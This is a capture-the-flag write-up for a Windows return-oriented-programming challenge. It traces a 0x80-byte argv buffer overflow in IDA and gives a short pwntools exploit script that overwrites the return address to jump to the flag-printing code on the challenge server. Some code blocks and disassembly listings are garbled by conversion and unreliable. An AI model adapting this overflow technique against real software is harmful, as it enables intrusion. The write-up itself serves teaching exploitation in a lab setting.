Cyberthon: CSIT

The ROPster [1500]

You have found an artefact left behind by the attacker. Now is your chance to RE the executable. Only those who exploit it successfully will obtain the hidden flag.

nc 128.199.181.212 8123

Files: Ropster.exe

Poking around

The ROPSter, is naturally a Return-Oriented-Programming challenge by it's name. ROP is something I've tackled often in linux, but never have I done one with an .exe.

Regardless, every binary exploitation challenge starts with 3 simple things:

1. checksec, which is unfortunately not an option:

```
checksec -f Ropster.exe
                                                sub_40401514
                                                sub 40401523
                                                sub_40401532
                                                sub 4040153C
                                                sub_40401541
                                                sub_40401550
                                             f
                                                sub 4040155A
2. IDA Pro, which is unfortunately rather unhelpful:
                                             f
                                                sub_4040156E
                                                sub_40401578
                                                sub_40401582
                                                sub_40401587
                                                sub_4040158C
                                                sub_40401591
                                                sub_404015AA
                                                sub_404015B4
```

3. Running random inputs on the binary, which is evidently the only option

\$./Ropster.exe
So. We'll start off straight by running the bare exe:

Lol. You lost your way....

stdin is clearly unavailable, so the only alternate source of input must be argv:

```
$ ./Ropster.exe aaaaaaaaaaaaaaaaaaaa
...
ROPSTER: aaaaaaaaaaaaaaaaaaaaaaa
```


And if you give an input that's long enough (0x80), you'll see the Windows equivalent of a segfault:

We now know that the binary requires a buffer overflow through [argv]. Where do we go from here?

Interactive Disassembly

The decompiled output for Ropster.exe is pretty terrible by default. IDA Pro can't guess the function labels on it's own, and we'll have to find out where execution starts on our own.

To find a reference to argv, we'll search for the string that's printed along with it, "ROPSTER:":



We can make a couple of deductions.

• sub_4040133BB is essentially printf(), taking in argv from v2. At the start of the function definition, v2 is located at [ebp-80h], so the buffer takes in 0x80 chars of input before Bad Stuff happens, as empirically found earlier on.

```
int __cdecl sub_404070A0(int a1)
{
    char v2; // [esp+0h] [ebp-80h]
    char v3: // [esp+70h] [ebp-10h]
```

 The variable g41f is probably an actual flag on server-side. This tells us where we need to jump:

```
xrefs to aG41f
                                                                 text:40407071
                                                                                                     mov
Directic Ty Address
                                  Text
                                                                 text:40407073
                                                                                                     push
                                                                                                               offset aTheWorkIsSerio; "The
                                                                 text:40407078
                                                                                                     call
                                                                                                               sub_404013BB
                                                                                                               esp, 4
sub_40401C71
                                                                  text:4040707D
                                                                                                     add
1 signed int sub 40406F50()
                                                                 text:40407080
                                                                                                     call
                                   xrefs to sub 40406F50
2 {
                                                                 .text:40407085
                                                                                                               eax, eax
                                                                                                     tes
    int v0; // eax
                                   Directic Ty Address
    const char *v2; // [esp+8
int v3; // [esp+Ch] [ebp-
int v4; // [esp+10h] [ebp
                                   E Up j sub_40401C71
                                                                                           1 signed int
                                                                                               return sub_40406F50();
    v2 = (const char *)sub 46
                                                                                                 xrefs to sub_40401C71
    v4 = sub_404022E8("g41f"
    if (!v4)
                                                                                                 Directic Ty Address
                                   Line 1 of 1
    v3 = sub_{4040276B}(v2, 1, 100, v4);
```

So if we model the stack something like,

```
+-----|-return pointer-|
| 'A'*0x80 | <random_value> | 0x4040707D |
<-----|
```

We'll get the flag printed immediately.

Flag

Cyberthon{SuChaGr34tROPster}

Code

```
from pwn import *
payload = 'A'*0x80 + p32(0x13371337) + p32(0x4040707D)
#This payload will not work locally.
r = remote('128.199.181.212', 8123)
r.sendline(payload)
r.interactive()
```

Footnotes

1. Naturally, argv isn't accessible server-side. Presumably, the stdin of the server is getting piped as an argument.